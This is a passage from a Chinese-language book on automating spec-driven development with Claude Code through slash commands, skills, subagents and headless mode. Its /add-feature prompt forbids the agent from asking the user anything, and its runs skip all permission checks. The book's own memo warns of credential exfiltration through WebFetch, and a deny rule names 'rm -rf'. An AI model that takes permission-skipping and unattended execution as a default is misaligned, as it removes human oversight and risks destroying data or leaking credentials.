事先準備目錄結構（圖 8.6）——依第 4 章規格驅動開發的構成：`docs/` 放永續性文件、`.steering/` 放作業單位文件、`CLAUDE.md` 定義全專案規則。

```
project/
├─ .devcontainer/devcontainer.json # Dev Container 設定
├─ .claude/ # Claude Code 設定
```

```

| |— commands/ # 斜線指令
| |— skills/ # 技能定義
| |— agents/ # 子代理
|— docs/ # 永續性文件
| |— ideas/ # 構想筆記
|— .steering/ # 作業單位文件
|— src/ # 原始碼
|— CLAUDE.md # 專案記憶
|— package.json
|— tsconfig.json
|— vitest.config.ts

```

## 8.3 以斜線指令自動化工作流程

斜線指令是自動化定型工作流程的機制。本節透過三個指令的實作學習工作流程自動化的思維。各斜線指令把第 4 章的流程原樣寫成提示——回顧過去互動、把頻率高、定型化有益者做成斜線指令，是常見的活用模式。

### /setup-project：自動化專案初始設定

`/setup-project` 自動化專案初始設定，執行後從構想筆記依序生成 6 份永續性文件。

**指令基本結構**——斜線指令以 Markdown 檔放在 `.claude/commands/`，檔名即指令名（圖 8.7：`setup-project.md` → `/setup-project`）。

**讀取構想筆記**（圖 8.8）——第一步讀 `docs/ideas/` 內所有 Markdown 檔，整合分散資訊供文件生成。

**以技能生成文件**（圖 8.9）——各文件生成用專用技能，如步驟 1 載入 `prd-writing` 技能、以構想筆記為基礎建立 `product-requirements.md`，並等待使用者核准。

**核准後的自動處理**（圖 8.10）——產品需求定義書核准後，其餘 5 份自動連續生成（各步驟載入對應技能、讀上位文件、依範本生成）。人類只需在第一份文件確認方向，核准後便自動生成一致的文件群。

**設計要點**——指令本身只描述「以什麼順序呼叫哪個技能」的控制流程，文件作法的細節交給技能；只在第一份要求人類核准，兼顧品質與效率。如第 7 章所學，保持多份文件間無衝突的記述，對 AI 代理正確運作很重要——本指令以「參照前一份文件依序生成」確保一致性。

### /review-docs：自動化文件審查

`/review-docs` 自動檢查文件品質，活用于代理執行詳細審查。它以「想審查的文件路徑」為引數（圖 8.12：`/review-docs docs/product-requirements.md`）。指令執行委派給 `doc-reviewer` 子代理（圖 8.13），提示明確指示審查觀點：① 完整性 ② 具體性 ③ 一致性 ④ 可測量性（PRD 時）。子代理

製作的審查報告再由主代理摘要（圖 8.14：輸出格式含主要改善點與優先度、綜合評價、下一步行動）。

**用子代理的好處**——文件審查需精讀對象、確認與其他文件的整合、找出改善點，需大量情境。在主代理情境執行會使會話歷史與審查作業混雜；用子代理則在獨立情境執行，不消耗主代理情境、能專注分析。

## /add-feature：自動化功能開發

**/add-feature** 自動化新功能開發，從引導檔生成到實作、測試、驗證全工程自動執行。它以「想實作的功能名」為引數（圖 8.15：**/add-feature** 使用者個人檔案編輯）。

**建立引導目錄**（圖 8.16）——第一步建立作業用目錄與檔案（功能名、日期 YYYYMMDD、引導目錄路徑 `.steering/[日期]-[功能名]/`，建立 `requirements.md`、`design.md`、`tasklist.md` 三個空檔）。

**理解專案與調查既有樣式**（圖 8.17）——讀 `CLAUDE.md` 與 `docs/` 永續性文件，用 Grep 以功能相關關鍵字搜尋 `src/`，分析既有實作樣式、命名規則，以保持一致性。

**計畫階段：自動生成引導檔**（圖 8.18）——以**計畫模式**執行 `Skill('steering')`，生成 `requirements.md`、`design.md`、`tasklist.md` 的內容；正常完成後**絕不停止、立即進入下一步**。

**以任務清單為基礎的實作迴圈**（圖 8.19）——計畫完成後進入實作迴圈，直到 `tasklist.md` 全任務變 `[x]` 為止自動反覆：① 讀 `tasklist.md` → ② 確認進度（無未完成則進入驗證；有則繼續）→ ③ 執行最前面的未完成任務（以**實作模式**用 `Skill('steering')`、遵守 `Skill('development-guidelines')` 規約）→ ④ 用 Edit 把該任務從 `[ ]` 改 `[x]` → ⑤ 回到開頭反覆。此結構讓 Claude Code 在無人介入下自主消化任務。

**例外處理規則**（圖 8.20）——迴圈中發生意外時自律處理並續行：規則 A（任務太大→拆成更小子任務）、規則 B（有明確技術理由使任務不再需要→以 `[x] ~~任務名~~ (理由: ...)` 更新）；**絕對禁止**：刻意跳過未完成任務、無理由放置未完成任務而結束迴圈、向使用者徵詢判斷。

**實作驗證與自動測試**（圖 8.21）——全任務完成後，用 Task 啟動 `implementation-validator` 子代理驗證品質（重點確認程式碼規約、錯誤處理、可測試性、與既有樣式整合），再依序執行 `npm test`、`npm run lint`、`npm run typecheck`，出錯則分析修正後重執行。

**文件更新**（圖 8.22）——最後判斷本次變更是否影響基本設計/架構，有影響則用 Edit 更新 `docs/` 相關永續性文件，防止文件與程式碼脫節。

**支撐自動執行的機制**（圖 8.23）——指令以自動執行為前提設計，提示註明：「本工作流程設計為無使用者介入、從開始到完成完全自動執行；各步驟完成後立即移至下一步；勿在思考途中徵詢使用者或中斷作業。」此記述讓 Claude Code 不中途停止、執行到最後，是為無頭模式執行而設計。

**設計要點**——各步驟明確編號、明示結束條件與下一步移轉；實作迴圈設計成「滿足結束條件（全任務完成）前自動續行」；事先以例外處理規則定義對策，便能無人介入解決問題。自動執行前提的指令設計中，**如何把提示寫到「讓 Claude Code 不迷惘」是最重要的要素**。

## 8.4 以技能載入特化於特定任務的指示

技能提供「用哪個工具、怎麼用」這類特化於特定任務的指示。如第 7 章所學，技能由 Claude Code 視需要自動載入；同時如 `/setup-project` 例所示，也能在提示中明確指示、在任意時機載入。要讓它如預期載入，**以適當粒度拆分技能**是設計要點。

### 本章使用技能的全貌

本章把技能拆成 6 個文件生成技能與 2 個開發流程技能（表 8.1）。文件生成技能（`prd-writing`、`functional-design` 等）由 `/setup-project` 依序呼叫、依各自範本生成永續性文件；開發流程技能（`steering`、`development-guidelines`）在實作中使用——`steering` 負責引導檔建立與進度管理，`development-guidelines` 負責開發指南文件建立與提供程式碼規約。特徵是：文件生成以「成果物」為單位、開發流程以「任務狀況」為單位拆分技能。

表 8.1 本章使用的技能一覽

| 類別   | 技能名稱                                | 用途         | 產生的文件                                       |
|------|-------------------------------------|------------|---------------------------------------------|
| 文件生成 | <code>prd-writing</code>            | 建立產品需求定義書  | <code>docs/product-requirements.md</code>   |
| 文件生成 | <code>functional-design</code>      | 建立機能設計書    | <code>docs/functional-design.md</code>      |
| 文件生成 | <code>architecture-design</code>    | 建立技術規格書    | <code>docs/architecture.md</code>           |
| 文件生成 | <code>repository-structure</code>   | 建立儲存庫結構定義書 | <code>docs/repository-structure.md</code>   |
| 文件生成 | <code>glossary-creation</code>      | 建立詞彙表      | <code>docs/glossary.md</code>               |
| 文件生成 | <code>development-guidelines</code> | 建立開發指南     | <code>docs/development-guidelines.md</code> |
| 開發流程 | <code>development-guidelines</code> | 實作程式碼      | 程式碼庫全般                                      |
| 開發流程 | <code>steering</code>               | 建立引導檔、進度管理 | <code>.steering/</code> 以下的檔案               |

本節以 `prd-writing`、`steering`、`development-guidelines` 三者為例學習技能設計。

### 文件生成技能的建構

以生成 PRD 的 `prd-writing` 為例。技能放在 `.claude/skills/`，各技能為一目錄、最低需 `SKILL.md`（圖 8.24：`prd-writing/` 含 `SKILL.md`、選用 `template.md`）。`SKILL.md` 開頭寫中繼資料（圖 8.25）：

```
name: prd-writing
description: 建立產品需求定義書（PRD）的詳細指南與範本。僅在建立 PRD 時使用。
allowed-tools: Read, Write
```

**description** 對自動載入很重要——含明確觸發詞（如「僅在建立 PRD 時使用」）讓 Claude Code 在適切時機載入。

**範本的活用**——`prd-writing` 把文件結構定義在 `template.md`（圖 8.26：產品概要、概念、願景、目的、目標使用者人物誌等的範本，含 `[佔位符]`）。文件生成型技能把範本獨立成 `SKILL.md` 外的檔案，有利版本控管。`SKILL.md` 則指示「讀範本、把佔位符換成具體內容」（圖 8.27：讀構想筆記 → 讀 `template.md` → 依構想具體化佔位符 → 存為 `docs/product-requirements.md`）。

**提示記述要點**——給選項或判斷基準模糊會使 Claude Code 動作不穩（注 4）。`prd-writing` 特別注意：① **斷定式指示**（圖 8.28：避免「可能的話請含使用者故事」，改「務必含使用者故事」）；② **定量式指示**（圖 8.29：避免「人物誌寫法自由」，改「定義主要人物誌 1 人、次要 1-2 人」）；③ **提示具體判斷基準**（圖 8.30：給「人物誌詳細度」的適切/不足/過剩範例）。技能內寫齊所需資訊，避免「請適切判斷」這類模糊表達。

注 4：Anthropic 官方技能最佳實務指出，某些技能提高自由度更有效；本書依作者經驗採「技能不給自由度」方針。<https://platform.claude.com/docs/en/agents-and-tools/agent-skills/best-practices>

## 開發流程技能的建構

**steering 技能**——支援從引導檔建立到實作、回顧的全工程，把「作業計畫時」「實作時」「驗證時」定義為「模式」，依模式切換動作（圖 8.31 目的與使用時機）。

- **模式 1・計畫階段建立引導檔**（圖 8.32）——取得日期建立 `.steering/[YYYYMMDD]-[功能名]/`，讀 5 份永續性文件理解方針，依範本建立 `requirements/design/tasklist`，並把 `tasklist` 細化（各階段任務具體化、子任務明確、明記實作順序）。
- **模式 2・實作階段監視任務清單**（圖 8.33，最重要）——**必須**：始終開著 `tasklist.md` 實作、開始任務時用 Edit 把 `[ ]` → `[x]`、全任務完成前持續作業；**禁止**：不看 `tasklist.md` 就實作、只用 TodoWrite 管進度（TodoWrite 為輔、`tasklist.md` 為正式）、批次更新、以「時間不夠」等理由跳過任務、留未完成任務就結束。
- **模式 3・驗證階段的回顧流程**（圖 8.34）——確認 `tasklist` 全 `[x]`，在「回顧」段記錄「實作的巧思」「發生的問題與解法」「設計變更理由」「下次改善點」，並確認是否需更新永續性文件。詳記設計變更理由，有助於日後掌握「無頭模式執行時發生了什麼」。

**development-guidelines 技能**——定義並讓人遵守開發流程與程式碼規約（圖 8.35）。明示既有文件優先順序：若 `docs/development-guidelines.md` 已有既有開發指南，**最優先**遵守它（含專案特有規約），此技能的指南（`./guides/implementation.md`、`./guides/process.md`）為參考資料，僅在

無既有指南或作補充時使用；藉此防止與既有規則衝突。技能以目錄結構放輔助指南檔（圖 8.36：SKILL.md、template.md、guides/implementation.md、guides/process.md），SKILL.md 以「檔案參照」指示讀取（圖 8.37），使本體保持精簡——實作時參照 implementation.md（TypeScript 規約、命名、錯誤處理、資安、測試…），流程策定時參照 process.md（Git 運用、commit/PR、測試策略、程式碼審查、品質自動化）。

## 8.5 以子代理進行情境工程

如第 7 章所學，子代理能在不污染親代理情境下執行專門任務。把「讀大量檔案的審查作業」委派給子代理，可節省親代理情境視窗。本節透過兩個子代理的實作學習有效的子代理設計。

### doc-reviewer：文件的詳細審查

`doc-reviewer` 子代理以多觀點審查永續性文件品質。子代理由 YAML frontmatter 與系統提示構成（圖 8.38）：

```

name: doc-reviewer
description: 審查文件品質並提出改善建議的子代理
model: sonnet

文件審查代理
你是評估文件品質、提出改善建議的專門審查代理。
目的
評估專案文件（PRD、機能設計書、架構設計書等）的品質，提供具體改善建議。
```

Claude Code 綜合「使用者請求、子代理 description、目前情境與可用工具」判斷，在適切時使用子代理；本章工作流程也從 `/review-docs` 明確呼叫 `doc-reviewer`——能在任意時機呼叫也是子代理特徵。

`doc-reviewer` 設計成從 5 觀點評估（圖 8.39 節錄）：① 完整性（必要段落齊全、資訊充足、無模糊、明記前提）② 明確性（用語一致、定義明確、圖表適切、含具體例），另有「一致性」「可實作性」「可測量性」。明確定義檢查項目，防止審查疏漏、實現一致的品質評估。它回傳整理好評價與問題的報告（圖 8.40：以表格列 5 觀點評價與 1–5 分、良好點、需改善點依〔必須〕/〔建議〕分級含簡所/理由/改善案）。把評價可視化、問題依優先度整理，讓親代理能判斷下一步。

`doc-reviewer` 也從 `/review-docs` 呼叫（圖 8.41）：確認 `docs/` 下永續性文件、對各文件啟動 `doc-reviewer` 依序審查。各文件審查在獨立情境執行，不污染親代理情境。

## implementation-validator：實作的品質驗證

`implementation-validator` 子代理驗證實作程式碼品質，從規格整合性、程式碼品質、測試覆蓋率、資安、效能 5 觀點驗證。它如 `doc-reviewer` 一樣定義明確觀點與檢查項目（圖 8.42 節錄：① 規格遵循——PRD 功能是否實作、與機能設計資料模型是否一致、是否遵守架構分層、是否符合 API 規格；② 程式碼品質——是否遵守規約、命名是否適切、函式單一職責、無重複、適切註解）。先檢查「是否遵循需求規格」，確認實作滿足需求後再進入程式碼品質等細部驗證。

特徵是邊參照需求規格文件邊驗證實作（圖 8.43 流程：① 讀 docs/ 規格文件理解規格 → ② 讀實作程式碼分析結構 → ③ 以 5 觀點驗證）。需同時讀需求文件與實作程式碼、大量消耗情境，故以子代理執行、不壓迫親代理情境。它也執行檢驗工具取得定量品質指標（圖 8.44：`npm run lint`、`npm test -- --coverage`、`npx tsc --noEmit`），結果含入報告測試結果段（圖 8.45：單元/整合測試通過數、覆蓋率%、測試不足領域）。

重要角色是釐清「實作與需求規格的相異點」（圖 8.46：相異內容、規格記載、實際實作、影響、建議；下一步依優先度排序）。有相異時明示影響與對策，讓親代理能判斷——「該改實作還是更新需求規格」依專案狀況而異。`implementation-validator` 也在 `/add-feature` 最後驗證階段被啟動（圖 8.47），傳入功能說明、實作檔案清單、相關規格文件路徑。實作完成後自動執行品質檢查，使無頭模式執行時，程式碼有問題也可期待自律修正。

## 8.6 本章小結

本章學習了活用 Claude Code 把規格驅動開發機制化的設計與實作。以斜線指令自動化工作流程，實作了 `/setup-project`、`/review-docs`、`/add-feature` 三個指令，把複雜處理當成單一指令執行。技能建構上，設計了文件生成技能與開發流程技能，把特化於特定任務的指示外部化。子代理實作上，建構了 `doc-reviewer` 與 `implementation-validator`，在獨立情境執行專門任務。

第 9 章將活用本章建構的這些機制，學習以無頭模式自動執行。以實際的任務管理 App 為題材，體驗「以斜線指令生成文件」與「以無頭模式實作程式碼」的結合。

## 第 9 章 把規格驅動開發的流程機制化【實踐篇】

西見公宏

第 8 章學了把規格驅動開發機制化的設計與實作：以斜線指令定義工作流程、以技能定義各任務專屬指示、以子代理在獨立情境執行專門任務。本章活用至此建構的內容，建立「以無頭模式自動執行」的機制，體驗結合互動執行與自動執行的開發流程。無頭模式是「不對話、以程式方式執行 Claude Code」的功能，與斜線指令、技能、子代理結合，便能自動執行開發流程。

### 9.1 以無頭模式完全自動化

至此我們學的是以互動執行（REPL，Read-Eval-Print-Loop）操作 Claude Code。結合斜線指令、技能、子代理已能在某程度上自動執行複雜工作流程，但某些步驟仍要求使用者核准或判斷。本節學習用無頭模式、在無人介入下自動執行開發流程。

#### 無頭模式的基礎

無頭模式是「不對話、以程式方式執行 Claude Code」的功能，可用於 CI/CD 流水線、批次處理、腳本自動化等需自動執行的場合。

**無頭模式與 REPL 模式的差異：**REPL 模式中，Claude Code 在使用需核准的工具時會請求核准（如第 2 章所學，可用 `Shift + Tab` 切換權限模式：一般模式、自動編輯模式（accept edits）、計畫模式（plan mode））。REPL 模式可邊切換模式邊互動作業；無頭模式則事先以指令指定含執行模式的動作，從頭到尾自動執行。

**基本用法：**使用 `-p` 或 `--print` 選項（圖 9.1：`claude -p "任務說明"`）。提示可作為命令列引數直接指定，也可從標準輸入傳入（圖 9.2）：

```
命令列引數
claude -p "請說明 src/ 目錄的程式碼"
標準輸入（管線）
echo "請說明 src/ 目錄的程式碼" | claude -p
從檔案讀取
cat prompt.md | claude -p
```

**主要選項**見表 9.1。`--dangerously-skip-permissions` 會跳過所有檔案編輯、指令執行的權限確認，自動執行很有用，但在未以 Docker 容器隔離的環境使用時，請考慮用 `--allowedTools` 或 `--`

`disallowedTools` 限制可執行操作——因 Claude Code 會執行什麼指令難以預測，最壞情況可能破壞所用環境。

表 9.1 無頭模式常用的選項

| 選項                                          | 可指定的值                 | 說明        | 使用例                                                      |
|---------------------------------------------|-----------------------|-----------|----------------------------------------------------------|
| <code>--print, -p</code>                    | 提示（字串）                | 以無頭模式執行   | <code>claude -p "任務"</code>                              |
| <code>--output-format</code>                | text、json、stream-json | 指定輸出格式    | <code>claude -p --output-format json</code>              |
| <code>--model</code>                        | 模型名（字串）               | 指定使用的模型   | <code>claude -p --model claude-haiku-4-5-20251001</code> |
| <code>--dangerously-skip-permissions</code> | —                     | 跳過所有權限確認  | <code>claude -p --dangerously-skip-permissions</code>    |
| <code>--allowedTools</code>                 | 工具名清單                 | 指定允許使用的工具 | <code>claude --allowedTools "Bash,Read"</code>           |
| <code>--disallowedTools</code>              | 工具名清單                 | 指定禁止使用的工具 | <code>claude --disallowedTools "Bash(rm -rf)"</code>     |

**MEMO | 可指定的模型種類**——無頭模式執行可指定的模型見表 9.2。一般程式設計作業選 Sonnet，更複雜的情境用 Opus，求成本與速度則選 Haiku。

表 9.2 可指定的模型名稱

| 選項指定的字串                                 | 模型名稱                  |
|-----------------------------------------|-----------------------|
| <code>claude-sonnet-4-5-20250929</code> | Claude Sonnet 4.5（預設） |
| <code>claude-sonnet-4-20250514</code>   | Claude Sonnet 4       |
| <code>claude-haiku-4-5-20251001</code>  | Claude Haiku 4.5      |
| <code>claude-opus-4-5-20251101</code>   | Claude Opus 4.5       |
| <code>claude-opus-4-1-20250805</code>   | Claude Opus 4.1       |

## 輸出格式的選擇

以 `--output-format` 選擇輸出格式。

- **text 格式（預設）**——把結果以文字輸出（圖 9.3）。
- **json 格式**——把結果以結構化資料輸出，含執行時間、成本、token 用量等中繼資料（圖 9.4、9.5）：

```
{
 "type": "result", "subtype": "success", "is_error": false,
 "duration_ms": 308491, "num_turns": 30,
 "result": "執行結果的文字...",
 "session_id": "c6d18cdc-...", "total_cost_usd": 1.0402285,
 "usage": { "input_tokens": 108, "cache_creation_input_tokens": 93465,
 "cache_read_input_tokens": 1284390, "output_tokens": 18448 }
}
```

- **stream-json 格式**——每收到訊息就即時串流為 JSON 物件，適合追蹤長時間任務進度，或事後分析 Claude Code 的動作軌跡（注 1）；需 `--verbose` 選項（圖 9.6、9.7）：

```
claude -p "請說明 src/ 目錄的程式碼" --output-format stream-json --verbose
```

執行時各訊息逐次輸出為獨立 JSON 物件：開始時 system 訊息、接著 assistant/user 訊息、最後含執行統計的 result 訊息。

注 1：事後分析用的詳細輸出，也可用 `--output-format json --verbose`。

## MVP 的自動開發

接著用無頭模式從文件群自動開發 MVP。本章儲存庫（注 2）備有 MVP 開發用的 `prompt.md`，內容只有一行（圖 9.8）：

```
/add-feature 請開發產品需求定義書中的核心機能（MVP）。
```

提示本身只是呼叫 8.3 節學的 `/add-feature` 指令。用斜線指令工作流程化後，提示便能保持精簡。

**/add-feature 的自動化流程**（圖 9.9）：① 準備階段（在 `.steering/` 建作業目錄、確認永續性文件、確認既有實作樣式）；② 計畫階段（以計畫模式啟動 `steering` 技能，建 `requirements/design/tasklist`）；③ 實作迴圈（以實作模式啟動 `steering`，讀 `tasklist` 依序執行各任務、載入 `development-guidelines`，直到全任務完成）；④ 驗證階段（`implementation-validator` 子代理驗證品質，執行 `lint/型別/測試`）；⑤ 回顧階段（以回顧模式啟動 `steering`，在 `tasklist` 記交接事項，判斷是否需更新永續性文件）。這一連串流程無人介入自動執行。

**執行指令的細節**——本章自動開發為避免 Claude Code 因權限核准而停止，使用 `--dangerously-skip-permissions`，因此在本機執行時務必在 Dev Container 上進行；並為事後驗證動作，用 `--output-format stream-json` 把日誌存成 JSON Lines 格式（每行獨立 JSON 物件，通常以 `.jsonl` 副檔名儲存）。指令例（圖 9.10）：

```
cat prompt.md | claude -p --dangerously-skip-permissions \
--output-format stream-json \
--verbose \
--model claude-sonnet-4-20250514 2>&1 | tee output.jsonl
```

各選項作用：`cat prompt.md |` 把內容從標準輸入傳給 Claude Code；`claude -p` 以無頭模式執行；`--dangerously-skip-permissions` 跳過所有權限確認（MVP 開發有大量指令操作故使用）；`--output-format stream-json` 即時輸出 JSON Lines 執行日誌；`--verbose` 輸出詳細日誌；`--model claude-sonnet-4-20250514` 明確指定模型；`2>&1 | tee output.jsonl` 把 stderr 併入 stdout、用 `tee` 邊顯示邊存檔到 `output.jsonl`。

**MEMO | 為何無頭模式選 Sonnet 4**——無頭模式不指定模型時，本書撰寫時預設用 Sonnet 4.5。但筆者群試各種任務時發現 Sonnet 4 較少要求使用者判斷、較常跑到最後，故本章刻意指定舊一版的 Sonnet 4。Sonnet 4.5 在互動執行品質高，但常問「這實作可以嗎？」「選哪個做法？」，在無頭模式因人類無法回應而常中途停止。大量使用無頭模式時，建議建立「對常用情境做基準測試」的機制，每當模型更新便能分析與過去模型的動作差異。

## 9.2 【實踐】任務管理 App 的自動開發

用至此所學的工作流程，實際自動開發任務管理 App 的 MVP——和第 4 章田中先生與達人開發的同一個 App，這次以自動化工作流程開發。

**準備構想筆記**——自動開發的起點是構想筆記。此處事先把第 4 章田中先生與 AI 對打定下的內容存為 `docs/ideas/initial-requirements.md`（圖 9.11，含背景與課題、概念「Devtask」、主要機能 CRUD/狀態管理/期限、CLI 操作例、優先度自動推測、Git 連動、JSON 永續化、非機能需求等）。形式自由，但寫好產品概念、主要機能、非機能需求，後續文件生成會更順。

**在 REPL 生成文件**——構想筆記做好後，啟動 Claude Code 執行 `/setup-project`，依序生成 6 份永續性文件（圖 9.12：確認 `docs/ideas/` → 讀 `initial-requirements.md` → 載入 `prd-writing` 技能 → 寫 `product-requirements.md` → 請確認核准）。產品需求定義書生成後確認內容、必要時修正、核准（圖 9.13），便進入下一份文件生成。如此依序生成其餘 4 份（技術規格書、儲存庫結構定義書、開發指南、詞彙表）（圖 9.14）。6 份都完成後，以 `/review-docs` 審查在意的文件品質（圖 9.15：確認檔案存在 → 啟動 `doc-reviewer` 子代理 → 回傳審查結果如總合 4.8/5、必須改善 3 件如 Node.js 版本不一

致、TypeScript 版本模糊、Config 欄位與 PRD 不一致 → 「請反映指摘事項」讓 Claude Code 修正）。此階段備齊足夠品質的文件後，便準備好進入實作階段。

**以無頭模式開發 MVP**——文件備妥後，以無頭模式自動開發 MVP。本章儲存庫備有 `prompt.md`（圖 9.16，僅一行 `/add-feature ...`，因 `/add-feature` 已實作從引導檔生成到實作、測試、回顧全工程，只要呼叫即完結）。執行指令（圖 9.17）與圖 9.10 相同；因 `--dangerously-skip-permissions` 允許所有工具執行，務必在 Dev Container 環境執行。

**MEMO：**Dev Container 提供強力保護，但無法防止所有不當動作。例如可能透過 WebFetch 工具，把 Dev Container 內可存取的含認證資訊資料帶到外部。動手實作時請留意此危險性。

**執行結果**——指令結束後，會建立出實現圖 9.18 動作的 `task` 指令（`task add`、`task list`、`task start`、`task done`、`task delete` 等，含 Git 整合）。開發採用什麼計畫，可看 `.steering/YYYYMMDD-[機能名]/tasklist.md`（圖 9.19：階段 1 環境設定、階段 2 型別與資料模型…各任務以 `[x]` 標記完成）。

**無頭模式執行日誌的分析**——本章用 steering 技能指示「作業中務必更新 tasklist.md」，但因 Claude Code 自身或模型更新，有時可能失靈。這時，無頭模式執行時保存的日誌就派上用場。不過即使是小小的無頭執行，日誌也可能達數百 KB，目視分析困難，這時想活用 LLM。筆者群的專案中，用 Google Gemini 2.5 Pro 分析的結果較常具參考性，故建議用 Google AI Studio (<https://aistudio.google.com/>) 分析日誌。

**MEMO | 用 Google AI Studio 時注意免費服務條款**——未啟用 Cloud 帳單帳戶時，依條款屬「免費服務」，送出的資料可能被用於 AI 模型訓練等。不想被用於訓練的資料，請啟用 Cloud 帳單帳戶、以「付費服務」使用（付費服務明載不會把送出資料用於訓練）。詳見「Gemini API 追加使用條款」。

分析用提示如圖 9.20（請分析此 Claude Code 執行日誌，依時序整理代理行動、提出具體改善建議；若已知「任務清單未正常更新」「開發中途停止」等問題，可在提示加上分析其原因）。把 `.jsonl` 改副檔名為 `.json` 上傳到 Google AI Studio（圖 9.21），即輸出分析結果（圖 9.22、9.23）。無頭模式難以追蹤「斜線指令是否如預期執行、技能是否載入、是否依 tasklist.md 推進」，用 LLM 分析便能順利找出問題原因。依分析所得結果修正技能等提示、轉動實驗循環，是要點。

圖 9.23 的 Gemini 2.5 Pro 分析結果，把代理行動依時序整理為四階段：① 準備與計畫（建作業目錄、讀 CLAUDE.md 與永續性文件、調查既有程式碼、以 steering 技能自動生成 requirements/design/tasklist，後者含 12 階段、78 子任務）；② 實作（裝 commander、simple-git 等依賴、定義型別與錯誤類別、實作資料層 FileStorage、服務層 TaskService/GitService、CLI 層 index.ts、設定 bin）；③ 品質檢查與自我修復（執行 npm test、npm run lint 偵測多個錯誤並自律修正 5 處以上、npm run typecheck 修正匯入語法與型別問題、npm run build 成功）；④ E2E 測試與完成（實際執行指令測試新增→列表→開始→完成→刪除流程、確認 git 分支與資料檔權限、在 tasklist.md 詳記回

顧)。並提出改善建議：① 導入 TDD（在各實作任務後加對應單元測試、覆蓋率 80% 以上）；② 縮短回饋循環（每實作一個指令就跑 lint/型別/測試/build，近似 CI）；③ 強化專案特有規則學習（在計畫階段深入分析 `"type": "module"、"strict": true` 等重要設定，自動補進 development-guidelines.md）；④ 改善 Edit 工具內部邏輯（編輯前若檔案未讀入記憶則自動先讀）。

## 9.3 如何更進一步發展

本章學了用 Claude Code 把第 4 章體驗的規格驅動開發機制化的方法。但至此介紹的內容只是必要最小限度的實作。本節以所學為基礎，提示「套用到自己團隊或專案」的思維。

### 技能、斜線指令、子代理的分工

- **技能定義「做法」**——定義具體作業的執行方法（本章用 prd-writing 定義 PRD 寫法、steering 定義開發流程進行方式、development-guidelines 定義程式碼規約），也作為累積專案特有規則與知識之處。
- **斜線指令定義「流程」**——定義「多項作業以什麼順序執行」（本章用 /setup-project 定義文件生成流程、/add-feature 定義功能開發流程），把定型作業手順自動化、可反覆執行。
- **子代理負責「獨立的驗證/分析」**——把需讀大量檔案的驗證/分析作業在獨立情境執行（本章用 doc-reviewer 檢查文件整合、implementation-validator 驗證實作品質），不壓迫親代理情境。

### 技能的擴充

定義技能時最困擾的是「該以什麼觀點定義技能」。介紹以三觀點為基礎的設計：① **成果物單位**（依文件種別，如 API 規格書生成、測試計畫書生成、運用手順書生成；或依檔案種別如 PDF、PPTX）；② **任務單位**（開發流程中反覆發生的任務，如效能測試執行、資料庫遷移執行、資安掃描執行）；③ **領域單位**（組織或專案特有知識，如案件特有法規要件、組織品牌指南、產品特有商業規則）。

### 斜線指令的擴充

以至此建立的指令為基礎：① **把新定型作業指令化**（如修 bug 工作流程、重構工作流程、效能改善工作流程，參考 /add-feature 結構）；② **既有指令的專門化**（從通用指令派生特定情境指令，如伴隨資料庫遷移時建 /add-feature-with-migration 加入遷移檔生成與審查步驟以降低風險）；③ **調整核准流程**（依品質要求調整核准點：各文件生成後都核准／一次生成全部再事後審查／複雜產品逐中間產物詳細審查）。

## 子代理的擴充

把子代理特化於特定驗證/分析。① **讀大量檔案的作業**（程式碼庫整體影響範圍分析、資安漏洞調查、效能瓶頸特定）；② **專門驗證作業**（資安審查、無障礙檢查 WCAG、效能分析）。**回傳結果的方式**——以結構化格式回傳（執行結果摘要、依重要度排序的問題清單、各問題詳情與建議對應、下一步行動建議），讓親代理易於決定下一步；必要時也可把報告持久化為檔案，在子代理提示中定義輸出位置，並把儲存位置一併傳給親代理供參照。

## 9.4 本章小結

本章活用第 8 章建構的機制，體驗了從構想筆記準備、REPL 文件生成，到無頭模式程式碼實作的一連串流程；並透過執行日誌分析，介紹了「基於自動化問題分析來改善機制」的手法。

第 8、9 章介紹的手法，只是把第 4 章的流程單純機制化而已。要把它發展成現場可用的機制，仍需針對更特定的任務追加開發與改善。另一方面，Claude Code 等程式設計代理周邊每天都釋出方便的技能集、斜線指令集。當這類工具在社群被華麗介紹時，或許會生出「與其在手邊培育技能，不如記住現成工具的用法更有效率」的迷惘。活用這類工具本身完全沒問題、甚至該積極考慮，但近來工具釋出步調太快、要全部跟上並不可能；加上程式設計代理自身功能也快速擴充，要全部跟進非常困難。

本書第 2 部正是基於此狀況，以「把 Claude Code 的動作理解為 AI 代理」為途徑，讓讀者自己能清楚知道「如何切分問題、活用 Claude Code 的功能」，以依意圖操控 Claude Code。這套思維本身也能用於 Claude Code 以外的程式設計代理。願你以本書所學為起點，建構出符合自身團隊、專案、組織的獨有機制。

# 附錄 各服務的設定步驟／Anthropic 公司概要、法務規約

## A.1 在 Amazon Bedrock 的 API 上使用 Claude Code 的步驟

說明在 Amazon Bedrock 的 API 上使用 Claude Code 的步驟。在 Bedrock 的 API 上使用 Claude Code 時，AWS 認證資訊的設定方式有數種，本附錄僅介紹「把 AWS 存取金鑰設到環境變數」的方法。其他設定方式、IAM 政策等詳細設定，請參考官方文件：Claude Code on Amazon Bedrock — <https://code.claude.com/docs/en/amazon-bedrock>

首先在使用 Claude Code 的環境設定 AWS 認證資訊。把 AWS 存取金鑰設到環境變數：

```
export AWS_ACCESS_KEY_ID=your-access-key-id
export AWS_SECRET_ACCESS_KEY=your-secret-access-key
export AWS_SESSION_TOKEN=your-session-token
```

讓 Claude Code 使用 Bedrock 的 API：

```
export CLAUDE_CODE_USE_BEDROCK=1
```

使用東京區域時：

```
export AWS_REGION=ap-northeast-1
export ANTHROPIC_MODEL='jp.anthropic.claude-sonnet-4-5-20250929-v1:0'
```

以 `claude` 啟動 Claude Code，執行 `/status` 即可確認正在使用 Bedrock 的 API（顯示 `API provider: AWS Bedrock`、`AWS region: ap-northeast-1`、`Model: jp.anthropic.claude-sonnet-4-5-...` 等）。

## A.2 GitHub CLI 的驗證

說明用 GitHub CLI（`gh` 指令）向 GitHub 驗證的步驟。在動手實作環境的終端機執行：

```
gh auth login
```

接著會依序詢問：

1. 使用 **GitHub.com** 還是其他？ → 選「GitHub.com」按 Enter。

2. **Git 操作偏好的協定？** → 選「HTTPS」按 Enter。
3. **是否用 GitHub 憑證驗證 Git？** → 輸入「Y」或直接 Enter。
4. **如何驗證 GitHub CLI？** → 選「Login with a web browser」按 Enter。

於是會顯示一次性代碼（one-time code），並提示在瀏覽器輸入：

```
! First copy your one-time code: XXXX-XXXX
Press Enter to open https://github.com/login/device in your browser...
```

按 Enter 開啟瀏覽器，選擇要用的 GitHub 帳號，輸入終端機顯示的一次性代碼。完成後終端機顯示：

```
❑ Authentication complete.
❑ Configured git protocol
❑ Logged in as oslma
```

